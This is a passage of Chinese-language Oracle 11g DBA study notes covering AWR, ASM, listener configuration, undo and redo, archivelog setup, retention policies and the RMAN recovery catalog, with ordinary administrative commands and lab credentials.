文本预警日志储存在 $ORACLE\_BASE/diag/rdbms/<db\_name>/<SID>/trace/alert\_<sid>.log 中， XML版本储存在 $ORACLE\_BASE/diag/rdbms/<db\_name>/<SID>/alert/log.xml。

查看日志文件路径使用 **select \* from v$diag\_info;** 语句， 或者使用 **show parameter background\_dump;**

295/990

关闭模式

**ABORT**

**IMMEDIATE**

**TRANSACTIONAL**

**NORMAL**

允许新连接

否

否

否

否

等待当前会话结束

否

否

否

是

等待当前事务处理结束

否

否

是

是

强制选择检查点并关闭文件

否

是

是

是

QQ群：632167235

**6.3.3.4** 数据库维护

通过复杂的Oracle DB基础结构， 可以方便地执行预先数据库维护， 主要包括以下要素：

* 每个Oracle DB中都有一个内置的资料档案库， 即自动工作量资料档案库（ AWR） 。Oracle DB定期为所有重要统计信息及工作量信息创建快照， 并将这些数据存储在AWR中。用户可以对捕获的数据进行分析， 也可以由数据库本身进行分析， 或者两者兼有。
* 数据库使用自动任务执行常规维护操作， 如常规备份、刷新优化程序统计信息以及执行数据库健康检查。

被动数据库维护包括通过数据库健康检查器发现的严重错误和状态：

* 出现无法自动解决且需要通知管理员的问题（ 如用完空间时） 时， Oracle DB会提供服务器生成的预警。Oracle DB默认情况下监视数据库本身， 并发送预警通知您发生的问题。预警不仅发送通知， 通常还会就如何解决报告的问题提供建议。
* 会根据一些指导生成建议， 其中每个指导负责一个子系统。例如， 有内存指导、段指导和SQL指导。

术语

* 自动工作量资料档案库（ AWR） ： 是用于数据搜集、分析和提供解决方案建议的基础结构。
* AWR基线： 用于性能比较的一组AWR快照。
* 度量： 累计统计数据的更改率。
* 统计信息： 用于提供数据库和对象详细信息的数据集合。
  + 优化程序统计信息： 供查询优化程序使用。
  + 数据库统计信息： 用于性能监视。
* 阈值阈值： 度量值与之相比较的边界值。

自动工作量资料档案库（AWR）

* 是内置的性能信息资料档案库。
* 数据库每60分钟从SGA获取一次数据库度量快照保存到AWR中， 保留期为8天。
* 是所有自我管理功能的基础。

AWR基础结构

AWR基础结构由两个主要部分组成：

* 一个内存中统计信息收集设备， Oracle Database 11g组件使用它来收集统计信息。出于性能方面的考虑， 这些统计信息存储在内存中。可以通过动态性能（ V$） 视图访问存储在内存中的统计信息。
* 表示该设备永久部分的AWR快照。通过数据字典视图和Enterprise Manager Database Control可访问AWR快照。

出于以下几方面的考虑， 统计信息存储在永久性存储中：

* 实例崩溃后统计信息需要仍然可用。
* 某些分析需要使用历史记录数据进行基线比较。
* 可能会发生内存溢出。当旧统计信息因内存不足而被新统计信息替换时， 可存储被替换的数据， 供以后使用。

内存版本的统计信息定期通过MMON后台进程转移到磁盘上。使用AWR时， Oracle DB可自动捕获历史统计信息， 而不需要 DBA 进行干预。

AWR基线

基线是标记为重要时段的AWR快照集。快照集以一对快照来定义， 这些快照用快照序列号（ snap\_id） 来标识。每个快照集对应于一对（ 且仅对应于一对） 快照。这些基线是单次运行基线。也支持为将来时段指定的重复基线。

自动数据库诊断监视器（ADDM）

ADDM是一个基于服务器的专用软件， 它每隔60分钟检查一次数据库的性能。ADDM的目标是提前检测出可能存在的系统瓶颈， 并在系统性能明显降低之前提供建议的修复办法。

296/990

QQ群：632167235

* 在记录每个AWR快照之后运行。
* 监视实例， 检测瓶颈。
* 在AWR中存储结果。

与其它指导不同， ADDM在记录每个AWR快照之后自动运行。每次记录快照后， ADDM会分析与最后两个快照对应的时段。ADDM会预先监视实例， 以便在大多数瓶颈问题成为严重问题之前检测到这些问题。

**6.3.3.5** 性能管理

管理内存组建

自动内存管理（ AMM） ：

* 您可以指定分配给实例的总内存（ 包括SGA和PGA） 。

自动共享内存管理（ ASMM） ：

* 使您可以通过一个初始参数指定SGA总内存。
* 使Oracle服务器可以管理分配给共享池、Java池、缓冲区高速缓存、流池和大型池的内存量。

手动设置共享内存管理：

* 通过多个初始化参数调整组件的大小。
* 使用相应的内存指导获得建议。

**6.3.3.6** 数据库安全

开启审计： D50102CN11\_SG1第11章， 实施Oracle DB安全性。

**6.3.4 ASM**

**6.3.4.1 ASM**权限

SYSASM： 完全的管理权限。

SYSDBA： 访问存储在ASM上的数据， 在目前的版本里也有SYSASM权限。

SYSOPER： 起停ASM权限和 **alter diskgroup** 命令。

**6.3.4.2** 起停**ASM**

1. 启动参数

* FORCE： 解决强制关闭问题。
* MOUNT or OPEN： 默认行为。
* NOMOUNT： 不挂载。
* RESTRICT： 限制数据库不能打开磁盘组里的文件， 可跟其他参数。

2. 关闭参数

* NORMAL
* IMMEDIATE or TRANSACTIONAL

297/990

QQ群：632167235

* ABORT

3. SQL\*Plus起停ASM # **. oraenv**

+ASM

# **sqlplus / as sysasm**

* **startup**
* **shutdown abort**

4. srvctl起停ASM # **. oraenv**

+ASM

# **srvctl start asm -o mount**

# **srvctl stop asm -f**

# **srvctl status asm**

5. asmcmd起停ASM # **. oraenv**

+ASM

# **asmcmd**

* **startup**
* **shutdown --abort**

6. asmca操作ASM

图形界面ASM。

**6.3.4.3 ASM**快速镜像同步

1. 设置环境变量

# **. oraenv**

+ASM

2. 查看版本兼容性

* **select name,compatibility,database\_compatibility from v$asm\_diskgroup;**

3. 设置版本兼容性

* **alter diskgroup data set attribute 'compatible.rdbms' = '11.2.0.0.0';**

4. 将asmdisk02磁盘离线

* **alter diskgroup data offline disk asmdisk02 drop after 0 h;**

注： 如果设为默认的3.6h， 在3.6h后清除数据， 再次上线由于要恢复数据所以会很慢。

5. 查看离线的硬盘

* **select name,offline\_disks from v$asm\_diskgroup;**

注： 等待离线的硬盘名字变为\_DROPPED\_0000\_DATA

6. 添加新的硬盘

* **oracleasm listdisks**
* **oracleasm deletedisk ASMDISK02**
* **oracleasm createdisk ASMDISK02 /dev/xvdc**

7. 将硬盘上线

* **alter diskgroup data add disk 'ORCL:ASMDISK02' size 2304M rebalance power 11;**
* **ALTER DISKGROUP DATA ADD DISK '/dev/oracleasm/disks/ASMDISK02' SIZE 2304M** #默认

298/990

QQ群：632167235

**6.3.4.4** 添加硬盘组

1. 设置环境变量

# **. oraenv**

+ASM

# **asmcmd**

2. 执行命令

* **ls +DATA**
* **cd +DATA**
* **help lsdg**

3. 磁盘组操作

* **lsdg**
* **mkdg <dg name="DATA2" redundancy="external"><dsk string="ORCL:ASMDISK11"/><dsk** **string="ORCL:ASMDISK12"/></dg>**
* **dropdg DATA2**

**6.3.5** 监听器

**6.3.5.1** 建立连接

Oracle Net Listener（ 或简称“监听程序”） 是将所有非本地用户连接到Oracle实例的网关。单个监听程序可用于多个数据库实例以及成千上万个客户机连接。

建立网络连接

要建立连接， 客户机需要了解下列事项：

* 运行监听程序的主机。
* 监听程序监视的端口。
* 监听程序使用的协议。
* 监听程序处理的服务名。

建立连接

Oracle Net名称解析运行完毕之后， 连接请求将从用户或中间层应用程序（ 以下称为“用户进程”） 传递到监听程序。监听程序会接收一个连接数据包， 之后会检查这个连接数据包请求的Oracle Net服务名是否有效。如果没有请求服务名（ 例如tnsping请求） ， 监听程序会通知连接请求， 此外不执行任何其它操作。如果请求的服务名无效， 则监听程序会将错误代码传输给该用户进程。

用户会话

如果CONNECT数据包请求了一个有效的服务名， 则监听程序将衍生一个新的进程来处理该连接。这个新进程称为“服务器进程”。监听程序会连接到该进程并传递初始化信息， 包括用户进程的地址信息。此时， 监听程序不再处理连接， 所有工作都会传递到服务器进程。

服务器进程会检查用户的验证身份证明（ 通常为口令）， 如果身份证明有效， 就会创建用户会话。

专用服务器

使用专用服务器进程时， 服务器进程与用户进程之间的比例是一比一。每个服务器进程都会使用系统资源， 包括CPU周期和内存。

共享服务器

299/990

QQ群：632167235

每个参与共享服务器体系结构的服务均至少具有一个（ 通常为多个） 分派程序进程。连接请求到达时， 监听程序将不衍生专用服务器进程， 而是维护一个可用于每个服务名的分派程序列表， 以及每个分派程序的连接负载（ 并发连接数量）。

连接请求将被传送至负载最小的分派程序， 该程序为给定服务名提供服务。用户在会话持续时间内均一直连接至同一分派程序。

使用连接共享功能,数据库服务器可以使空闲会话超时,从而使用连接为活动会话提供服务。空闲会话逻辑上仍处于断开状态,当该会话下次发出请求时会自动重新建立物理连接。

某些类型的数据库工作不能使用共享服务器执行：

* 数据库管理。
* 备份和恢复操作。
* 批处理和批量装载操作。
* 数据仓库操作。

查找配置文件的顺序

1. <ORACLE\_HOME>/network/admin
2. /var/opt/oracle
3. In your home directory.
4. In the directory specified by the TNS\_ADMIN environment variable.

**6.3.5.2** 命名方法

简便连接命名

* 简便连接命名方法不需要配置客户端。
* 其仅支持TCP/IP（ 无SSL） 。
* 不支持高级连接选项， 如：
* 连接时故障转移。
* 源路由。
* 负载平衡。
* 使用TCP/IP连接字符串， 语法如下：
* **CONNECT username/password@host[:port][/service\_name]**

本地连接命名

* 需要客户机名称解析文件。
* 支持所有的Oracle Net协议。
* 支持高级连接选项。
* 使用本地命名时。用户可提供Oracle Net服务的别名。
* 服务器配置储存在 $ORACLE\_HOME/network/admin/{tnsnames,listener}.ora 中。
* 客户端配置储存在 /u01/app/oracle/product/11.2.0/grid/network/admin/listener.ora 中。
* 连接方法为： **CONNECT hr/hr@orcl**

目录命名

* 将连接表识符储存在LDAP中。

外部命名

* 网络信息服务（ NIS） 外部命名。
* 分布式计算环境（ DCE） 单元目录服务（ CDS） 。

高级连接选项

300/990

QQ群：632167235

**6.3.5.3** 操作监听器

命令行工具

# **lsnrctl start lintener**

* **set cur lintener2**
* **start**

# **srvctl status listener**

配置监听器

配置服务别名

301/990

# $ORACLE\_HOME/network/admin/listener.ora LOGGING\_LIS1 = on

LIS1 = **(**DESCRIPTION\_LIST = **(**DESCRIPTION =

**(**ADDRESS\_LIST =

**(**ADDRESS = **(**PROTOCOL = TCP**)(**HOST = 192.168.56.10**)(**PORT = 1522**))**

**)**

**)**

**)**

TRACE\_LEVEL\_LIS1 = USER PASSWORDS\_LIS1 = 1DF5C2FD0FE9CFA2 SID\_LIST\_LIS1 =

**(**SID\_LIST =

**(**SID\_DESC =

**(**GLOBAL\_DBNAME = orcl**)**

**(**SID\_NAME = orcl**)**

**(**ORACLE\_HOME = **/**u01**/**app**/**oracle**/**product**/**11.2.0**/**dbhome\_1**)**

**)**

**)**

选项

功能

故障转移

按顺序尝试每个地址， 直至成功。

故障转移、负载平衡

随机尝试每个地址， 直至成功。

负载平衡

随机尝试所选的地址。

源路由

按顺序使用每个地址， 直至到达目标位置。

无

只是用第一个地址。

QQ群：632167235

测试连接

# **tnsping 192.168.56.10:1522/orcl**

# **tnsping orcl**

配置数据库之间的通信

创建数据库链接之后， 可以使用它来引用另一个数据库上的表和视图。步骤：

1. 在 $ORACLE\_HOME/network/admin/tnsnames.ora 配置好别名。
2. 使用SQL\*Plus连接。

* **create database link orcl.oracle.com connect to hr identified by hr using 'orcl';**
* **connect 'orcl'**
* **select \* from remote;**

**6.3.6** 用户管理

**6.3.6.1** 权限

预定义账户

SYS账户：

* 被授予了DBA角色。
* 具有ADMIN OPTION的所有权限。
* 执行启动、关闭和某些维护命令时需要使用的帐户。
* 拥有数据字典。
* 拥有自动工作量资料档案库（ AWR） 。

SYSTEM账户：

* 被授予了DBA角色。

SYS和SYSTEM帐户是数据库所必需的帐户， 不能将其删除。

授权

302/990

# $ORACLE\_HOME/network/admin/tnsname.ora ORCL =

**(**DESCRIPTION =

**(**ADDRESS\_LIST =

**(**ADDRESS = **(**PROTOCOL = TCP**)(**HOST = localhost.localdomain**)(**PORT = 1521**))**

**)**

**(**CONNECT\_DATA =

**(**SERVER = DEDICATED**)**

**(**SERVICE\_NAME = orcl.oracle.com**)**

**)**

**)**



QQ群：632167235

递归授予系统权限时， 中间人的权限被撤销， 下面人的权限不受影响。递归授予对象权限时， 中间人的权限被撤销， 下面人的权限也会被撤销。

**6.3.7** 备份和还原

**6.3.7.1** 还原数据

图示：

事务处理和还原数据

事务处理开始时就会分配还原段， 在事务处理过程中， 如果更改数据， 原始值会被复制到还原段。

还原段是为了支持事务处理， 由实例自动创建的专用段。还原段可以自动增长和收缩， 它充当所分配事务处理的循环存储缓冲区。

每个事务处理只分配给一个还原段， 一个还原段可以同时服务多个事务处理。

还原数据的作用

* 回退操作。
* 读取一致性查询。
* 闪回查询、闪回事务处理和闪回表。
* 从失败的事务处理中进行恢复。

存储还原信息

还原信息存储在还原段中， 还原段有存储在还原表空间中。

还原表空间：

* 仅用于还原段。
* 包含特殊的恢复注意事项。
* 由数据库自动进行管理。
* 只能与单个实例相关联。
* 要求在任意指定时间， 一个给定的实例只能有一个表空间是当前可写还原表空间。
* 由于需要有还原数据才能从失败的事务处理中进行恢复， 所以还原表空间只在实例处于mount状态时可恢复。

还原数据与重做数据

303/990

QQ群：632167235

管理还原

自动还原管理：

* 在专用还原表空间中对还原数据和空间进行完全自动的管理。
* 用于所有会话。
* 在AUTOEXTEND表空间中进行自优化,以满足长时间运行的查询的需求。
* 在固定大小的表空间中进行自优化,以实现最佳的保留时间。
* 在11g和更高版本中才出现， 默认设置。

用来支持闪回操作的DBA任务：

* 配置还原保留时间。
* 将还原表空间更改为固定大小。
* 避免空间错误和“快照太旧”错误。

“快照太旧”错误：

当查询时间较长时， 如果有数据更改， 查询时间点的数据会在还原段中继续保留以供查询。查询时间点之后的数据不会被查询。如果因为还原段写满而覆盖查询时间点的数据， 则会出现此错误。

保证还原保留时间

默认还原行为是覆盖已提交、但尚未过期的事务处理的还原信息,而不是让活动事务处理因缺少还原空间而失败。

保证保留时间会改变此行为。有了保留时间保证,即使会导致事务处理失败,仍然会强制执行还原保留时间设置。

通过更改还原表空间来保证保留时间的语法是：

* **ALTER TABLESPACE undotbs1 RETENTION GUARANTEE;**

将有保留时间保证的还原表空间返回到其常规设置：

* **ALTER TABLESPACE undotbs1 RETENTION NOGUARANTEE;**

保留时间保证仅适用于还原表空间， 尝试对非还原表空间设置保留时间会产生错误。

设置还原保留时间：

* **alter system set UNDO\_RETENTION = 172800;**

**6.3.7.2** 必要组件

检查点（CKPT）进程

检查点进程负责以下事项：

* 使用检查点信息更新数据文件标题。
* 使用检查点信息更新控制文件。
* 在完全检查点向DBWn发出信号。

每隔三秒（ 或更加频繁）， CKPT进程就会在控制文件中存储一次数据， 以记录DBWn已将哪些修改的数据块从SGA写到磁盘。这称为“检查点”。检查点的用途是标识联机重做日志文件开始进行实例恢复的位置（ 这个位置称为“检查点位置”）。

如果发生日志切换， 则CKPT进程还会将此检查点信息写入数据文件的标题。

304/990

作用

还原

重做

记录

如何还原更改

如何重新生成更改

用于

回退、读取一致性、闪回

向前滚动数据库更改

储存于

还原段

重做日志文件

避免

在多用户系统中读取不一致

数据丢失

QQ群：632167235

检查点的存在是由于下列原因：

* 为了确保内存中已修改的数据块能够定期写入到磁盘， 这样在系统或数据库出现故障时就不会丢失数据。
* 为了减少实例恢复所需的时间（ 只需要处理上一个检查点之后的联机重做日志文件条目， 即可进行恢复）。
* 为了确保所有已提交的数据在关闭期间会被写入数据文件。

CKPT进程写入的检查点信息包括检查点位置、系统更改编号（ SCN） 、联机重做日志文件中恢复开始的位置、有关日志的信息等等。

注： CKPT进程不会将数据块写入磁盘或将重做数据块写入联机重做日志文件。

重做日志文件和日志写进程

重做日志文件：

* 记录对数据库进行的更改。
* 应多路复用以避免文件丢失。

日志写进程写入时间：

* 提交时。
* 三分之一已满时。
* 每隔3s。
* 在DBWn写入之前。

重做日志由重做日志文件组组成， 而重做日志文件组由重做日志文件及其多路复用的副本组成。每个相同的副本均称作该组的一个成员， 每个组按数字标识。日志写（ LGWR） 进程将重做记录从重做日志缓冲区写入重做日志组的所有成员， 直至填满文件或请求日志切换操作。

然后， 切换至下一组文件并执行写入操作。将以循环方式使用重做日志组。

归档程序（ARCn）进程

* 是可选的后台进程。
* 为数据库设置ARCHIVELOG模式时会自动归档联机重做日志文件。
* 保留对数据库所做的所有更改的记录。

ARCn是可选的后台进程。但是， 该进程对于在磁盘丢失后恢复数据库非常重要。联机重做日志组填满后，

Oracle实例将开始对下一个联机重做日志组进行写入。从一个联机重做日志组切换到另一个联机重做日志组的进程称为“日志切换”。ARCn进程在每次日志切换时都会启动对已填满的日志组进行归档。该进程自动归档联机重做日志组后， 该日志组才可以重用， 这样对数据库所做的所有更改都可得到保留。即使磁盘驱动器损坏， 也可以将数据库恢复到故障点。

**6.3.7.3** 准备工作

实例恢复

自动实例恢复或崩溃恢复：

* 原因是尝试打开的数据库中的文件在关闭时不同步。
* 使用重做日志组中存储的信息来同步文件。
* 涉及到两个不同的操作。
* 前滚： 数据文件还原到出现实例错误之前所处的状态。
* 回退： 已执行但尚未提交的更改会返回到初始状态。

Oracle DB会自动从实例错误中进行恢复。DBA所需要执行的操作就是正常启动实例。实例会装载控制文件， 然后尝试打开数据文件。如果实例发现数据文件在关闭期间尚未同步， 则会使用重做日志组中包含的信息将数据文件前滚到关闭时的状态。然后， 会打开数据库并回退所有未提交的事务处理（ 因为还原表空间也已前滚）。

实例恢复的阶段

要使实例打开一个数据文件， 数据文件头中包含的系统更改编号（ SCN） 必须与数据库控制文件中存储的

305/990

QQ群：632167235

当前SCN匹配。

如果编号不匹配， 实例会应用联机重做日志中的重做数据， 并按顺序“重做”事务处理， 直到数据文件处于最新状态。所有数据文件都与控制文件同步后， 就会打开数据库， 此时用户可以进行登录。

应用重做日志后， 会应用所有事务处理， 使数据库返回到出现错误时的状态。这通常包括正在进行但尚未提交的事务处理。打开数据库之后， 会回退那些未提交的事务处理。在实例恢复的回退阶段结束时， 数据文件只包含提交的数据。

优化实例恢复

在实例恢复期间， 必须将检查点位置与重做日志末尾之间的事务处理应用到数据文件。通过控制检查点位置与重做日志末尾之间的差异可优化实例恢复。

配置可恢复性

配置快速恢复区

位置由 DB\_RECOVERY\_FILE\_DEST 参数指定。足够大,可存放备份、归档日志、闪回日志、镜像控制文件和镜像重做日志。根据保留策略自动进行管理。Oracle DB通过删除不再需要的文件自动管理该存储。配置快速恢复区意味着确定了位置、大小和保留策略。大小由 DB\_RECOVERY\_FILE\_DEST\_SIZE 参数指定。

修改快速恢复区位置：

* **ALTER SYSTEM SET db\_recovery\_file\_dest = "+FRA" SCOPE=BOTH;**

当快速恢复区的已用空间达到85%时， 会发出警告； 当已用空间达到97%时， 会发出严重警告。这些都是内部设置， 无法更改。

警告示例：

WARNING: db\_recovery\_file\_dest\_size of 52428800 bytes is 100.00% used, and has 0 remaining bytes available.

使用以下命令查询需要执行的操作：

* **select object\_type, message\_type, message\_level, reason, suggested\_action from dba\_outstanding\_alerts;**

多路复用控制文件

查看控制文件：

* **show parameter control\_files;**

添加控制文件

1. 使用以下命令变更SPFILE：

* **alter system set control\_files = '+DATA/orcl/controlfile/current.260.845400687','/u01/app/ oracle/oradata/orcl/control03.ctl' SCOPE=SPFILE;**

1. 关闭数据库。
2. 将现有控制文件复制到新位置。
3. 打开数据库。

将控制文件备份到跟踪文件：

* **ALTER DATABASE BACKUP CONTROLFILE TO TRACE;**

路径由USER\_DUMP\_DEST参数指定。

自动备份控制文件

1. 进入RMAN：

# **rman target /**

1. 自动备份控制文件：

* **show controlfile autobackup;**
* **configure controlfile autobackup on;**

多路复用重做日志

查看日志文件：

* **select \* from v$logfile;**

306/990

QQ群：632167235

创建归档日志文件

实例会将联机重做日志组视为一个可在其中存储事务处理信息的循环缓冲区， 因而会填充完一个组， 然后转到下一个组。写入所有组后， 实例开始覆盖第一个日志组中的信息。

要使数据库的配置可实现最大可恢复性， 必须指示数据库在允许覆盖重做信息之前生成联机重做日志组的

副本。这些副本又称为“归档日志”。

规定归档日志文件的命名惯例

使用通配符：

%s： 包含日志序列号作为文件名的一部分。

%t： 包含线程号作为文件名的一部分。

%r： 包含重置日志ID以确保归档日志文件名是唯一的（ 甚至在使用某些高级恢复技术重置了日志序列号之后也是如此）。

%d： 包含数据库ID作为文件名的一部分。

格式必须包含%s、%t和%r， 是否包含%d是可选的， 但是如果多个数据库共享同一归档日志目的地， 则必须包含这个通配符。

指定归档文件命名：

* **ALTER SYSTEM SET log\_archive\_format = "%t\_%s\_%r.dbf" SCOPE=SPFILE**

指定归档文件存储位置

归档日志文件最多可以写入十个不同的目标位置。目标位置可以是本地目标位置（ 目录）， 也可以是远程目标位置（ 备用数据库的Oracle Net别名） 。

本地目标和远程目标：

* 通过设置 LOG\_ARCHIVE\_DEST\_n 参数指定本地目标和远程目标。
* 设置本地目标应指定"LOCATION="字符串， 例如： **LOG\_ARCHIVE\_DEST\_1='LOCATION=/disk'**
* 设置远程目标应指定"SERIVCE="字符串， 例如： **LOG\_ARCHIVE\_DEST\_2='SERVICE=standby'**

仅本地目标：

* 通过设置 LOG\_ARCHIVE\_DEST 和 LOG\_ARCHIVE\_DUPLEX\_DEST 可以指定两个本地目标， 值为路径。
* LOG\_ARCHIVE\_DEST 指定的任何目标都是必须的。

默认保存在快速恢复区， 即由 DB\_RECOVERY\_FILE\_DEST 指定的位置。

修改命令为：

* **ALTER SYSTEM SET log\_archive\_dest\_1 = "LOCATION=USE\_DB\_RECOVERY\_FILE\_DEST MANDATORY REOPEN=300" SCOPE=BOTH;** 其中mandatory表示这个目标为必须目标， optional是可选目标。默认为optional。

将数据库置于ARCHIVELOG模式

* **shutdown immediate**
* **startup mount**
* **alter database archivelog;**
* **alter database open;**
* **archive log list**

确保归档日志成功

查看归档状态：

* **archive log list;**


至少有多少个目标归档成功才认为是成功的：

* **alter system set log\_archive\_min\_succeed\_dest = 2;**

指定保留策略

恢复窗口保留策略

307/990



QQ群：632167235

图示：

注： 需要备份B和归档日志201到500 ！

最佳做法是确定一个时段， 在此期间内可以发现逻辑错误， 然后通过执行时间点恢复正好恢复到错误前的那一点来修复受影响的对象。此时间段称为恢复窗口。此策略用天数指定。对于每个数据文件， 都必须始终存在至少一个满足以下条件的备份：

SYSDATE - backup\_checkpoint\_time >= recovery\_window

可以使用下列命令语法配置恢复窗口保留策略：

* **CONFIGURE RETENTION POLICY TO RECOVERY WINDOW OF <**天数 **> DAYS;**

如果未使用恢复目录,则要防止控制文件中旧的备份记录被覆盖,恢复窗口时段应小于等于控制文件参数

CONTROL\_FILE\_RECORD\_KEEP\_TIME的值。如果正在使用恢复目录,则应确保

CONTROL\_FILE\_RECORD\_KEEP\_TIME大于目录重新同步的间隔。重新同步在执行以下任务时发生:

* 创建备份时。在此情况下,同步是隐式发生的。
* 执行RESYNC CATALOG命令。

冗余保留策略

如果需要保留一定数量的备份， 可以通过冗余选项设置保留策略。此选项要求在任何备份被标识为过时之前将指定数量的备份列入目录。默认保留策略的冗余度为1， 这表示在任意指定时间一个文件只存在一个备份。当同一文件的最新版本已经有备份时， 上一个备份就被视为过时。

可以使用下列命令重新配置冗余保留策略：

* **CONFIGURE RETENTION POLICY TO REDUNDANCY <** 副本数 **>;**

禁用保留策略

您可能希望完全禁用保留策略。如果还有以外的其它系统， 并且磁盘备份被备份到磁带中， 则可能需要这样做。如果禁用了保留策略， 则RMAN不会认为某个备份过时。因为RMAN不必决定何时从磁盘中删除备份

（ 因为有其它实用程序管理此任务）， 所以不需要对RMAN进行此方面的配置。在此情况下， 维护每个备份的记录的时间长度即为CONTROL\_FILE\_RECORD\_KEEP\_TIME初始化参数指定的时间长度。请使用下列命令禁用保留策略：

* **CONFIGURE RETENTION POLICY TO NONE**；

配置保留策略

1. 进入RMAN：

#**. oraenv**

orcl

# **rman target /**

2. 查看冗余策略：

* **show retention policy;**

3. 配置冗余策略：

* **configure retention policy to redundancy 1;**

308/990

QQ群：632167235

**6.3.7.4** 恢复目录数据库

在恢复目录中存储信息

RMAN资料档案库数据始终存储在目标数据库的控制文件中。此外， 它也可以存储在一个名为“恢复目录”的单独数据库中。

恢复目录会在单独的数据库中保留备份信息， 这在控制文件丢失时尤为有用。这样您可以存储更长的备份历史记录， 比基于控制文件的资料档案库所存储的历史记录还要长。使用一个恢复目录可存储多个目标数

据库的信息。恢复目录还可用来存放RMAN存储脚本， 这些脚本是RMAN命令的序列。

如果您的备份管理要求很简单,则Oracle建议您使用控制文件选项而不要使用恢复目录。拥有恢复目录意味着您需要管理并备份其它数据库。因此， 只有在可利用恢复目录所提供的优点（ 如较长的备份保留时间） 时， 才使用恢复目录。

在执行更新资料档案库的任何操作之后以及执行某些操作之前， RMAN会将关于数据库结构、归档重做日志、备份集和数据文件副本的信息从目标数据库控制文件中传播到恢复目录中。

使用恢复目录的原因

虽然可以使用控制文件作为RMAN的唯一资料档案库,但是控制文件用于存储备份活动记录的空间有限。使用恢复目录时， 可以存储更长的备份历史记录。这样可以恢复到比控制文件中的历史记录更早的时间。如果要使用RMAN存储脚本， 就必须使用恢复目录。

使用恢复目录时， 所有已注册目标的备份和恢复信息都存放在一个位置， 因此可通过以恢复目录所有者的

身份连接并查询各个RC\_视图来创建自定义报告。如果不使用恢复目录， 就必须单独连接到每个目标数据库实例并查询V$视图， 才能了解目标控制文件中的RMAN信息。

配置恢复目录

配置恢复目录数据库

分配恢复目录使用的空间， 需要考虑以下因素：

* 恢复目录支持的数据库。
* 记录的归档重做日志文件数和备份数。
* 使用RMAN存储脚本。

创建恢复目录使用的表空间：

* **CREATE TABLESPACE rcat\_ts DATAFILE SIZE 15M;**

创建恢复目录所有者

创建恢复目录所有者：

* **CREATE USER rcowner IDENTIFIED BY rcpass**;
* **TEMPORARY TABLESPACE temp**;
* **DEFAULT TABLESPACE rcat\_ts**;
* **QUOTA UNLIMITED ON rcat\_ts;**

授予RECOVERY\_CATALOG\_OWNER角色：

* **GRANT recovery\_catalog\_owner TO rcowner;**

创建恢复目录

以目录所有者的身份连接到恢复目录数据库并创建恢复目录：

# **rman**

* **connect catalog username/password@net\_service\_name**
* **create catalog;**

与任何数据库一样,如果ORACLE\_SID环境变量设置为恢复目录数据库的SID,则不需要在CONNECT语句中提供

net\_service\_name。

在恢复目录中注册数据库

创建恢复目录后， 必须在恢复目录中注册目标数据库：

1. 使用RMAN连接到恢复目库数据库和目标数据库：

309/990

QQ群：632167235

**#rman target / catalog rman/rman@reccatdb**

1. 确保目标数据库已装载或已打开。
2. 注册目标数据库：

**#register database;**

从恢复目录中注销目标数据库

执行此操作会从恢复目录中删除目标数据库的相关信息。

# **rman target / catalog username/password@net\_service\_name**

* **unregister database;**

将其他备份文件列入目录

CATALOG可以将不再在控制文件中列出的现有备份文件列入目录。这样RMAN即可在执行还原操作期间使用这些文件。

使用CATALOG命令可以将以下类型的备份文件添加到恢复目录中：

* 控制文件副本：
* **catalog controlfilecopy 'file\_name';**
* 数据文件副本:
* **catalog datafilecopy 'file\_name';**
* 备份片段:
* **catalog archivelog 'file\_name';**
* 归档重做日志文件:
* **catalog datafilecopy 'file\_name';**

可以将当前启用的快速恢复区中的所有文件列入目录：

* **catalog recovery area noprompt;**

使用START WITH选项可将在指定目录树中找到的所有文件列入目录。提供表示目录的前缀以及用于查找的可能的文件前缀。不能使用通配符， 仅提供一个前缀：

* **catalog start with '/tmp/arch\_logs/';**
* **catalog start with '/tmp/file\_name\_begin';**

恢复目录重新同步

概念

RMAN执行重新同步时， 会对恢复目录和目标数据库的当前控制文件或备份/备用控制文件进行比较， 然后用缺失或更改的信息来更新恢复目录。

重新同步有两种类型： 部分和完全。对于部分重新同步， RMAN会比较控制文件和恢复目录， 并使用与备份、归档重做日志、数据文件副本等有关的任何元数据更新恢复目录。

对于完全重新同步， RMAN先创建控制文件快照， 该快照只是控制文件的临时副本。它使用快照与恢复目录进行比较。它比较和更新部分重新同步处理的所有数据， 还包括所有数据库结构更改。例如， 完全重新同步包括数据库方案更改或新表空间。

注： 数据库方案包括数据文件、重做日志文件、归档日志文件、还原段的名称和位置以及在控制文件中找到的其它信息。

手动重新同步恢复目录

可在下列情况下手动重新同步恢复目录：

* RMAN 自动重新同步恢复目录时恢复目录不可用。
* 对目标数据库执行不常执行的备份时。
* 对目标数据库的物理结构进行更改后。

命令：

* **RESYNC CATALOG;**

备份恢复目录

恢复目录是一个Oracle DB， 因此与任何数据库一样， 需要进行备份。Oracle建议使用RMAN进行备份， 当

310/990

QQ群：632167235

然， 应将控制文件而不是恢复目录用作RMAN资料档案库。千万不要将包含数据库的RMAN资料档案库的恢复目录存储在与目标数据库相同的数据库中， 或与目标数据库相同的磁盘上。只有独立于要保护的数据时， 恢复目录才有效。

恢复目录配置备份和恢复环境

* 在ARCHIVELOG模式下运行恢复目录。
* 将保留策略的REDUNDANCY设置为大于1的值。
* 将恢复目录备份到磁盘和磁带。
* 要创建备份， 请使用BACKUP DATABASE PLUS ARCHIVELOG命令。
* 使用控制文件（ NOCATALOG） 而不是其它恢复目录作为RMAN资料档案库。
* 将控制文件自动备份配置为ON。

重新创建无法恢复的恢复目录

如果恢复目录数据库已丢失或已损坏， 并且通过正常Oracle恢复过程无法恢复恢复目录数据库时， 就必须重新创建恢复目录。

可以使用以下命令重新填充恢复目录的部分内容：

* RESYNC CATALOG： 通过此命令， 使用来自目标数据库控制文件或控制文件副本的任何RMAN资料档案库信息更新恢复目录请注意， 来自因时间太早而从控制文件中清除的控制文件记录的元数据会丢失。
* CATALOG START WITH...： 使用此命令可重新将所有可用备份列入目录。

升级和删除恢复目录

将恢复目录升级到RMAN客户机所需要的版本：

* **upgrade catalog;**

删除恢复目录方案（ 需要输入两次）：

* **drop catalog;**

IMPORT CATALOG

连接到目标恢复目录：

* **CONNECT CATALOG cat111/oracle@destdb;**

为所有注册的数据库导入元数据：

* **IMPORT CATALOG cat102/oracle@srcdb;**

为两个注册的数据库导入元数据：

* **IMPORT CATALOG cat92/oracle@catdb DBID=1423241, 1423242;**

从多个目录导入元数据:

* **IMPORT CATALOG cat102/rman@srcdb;**
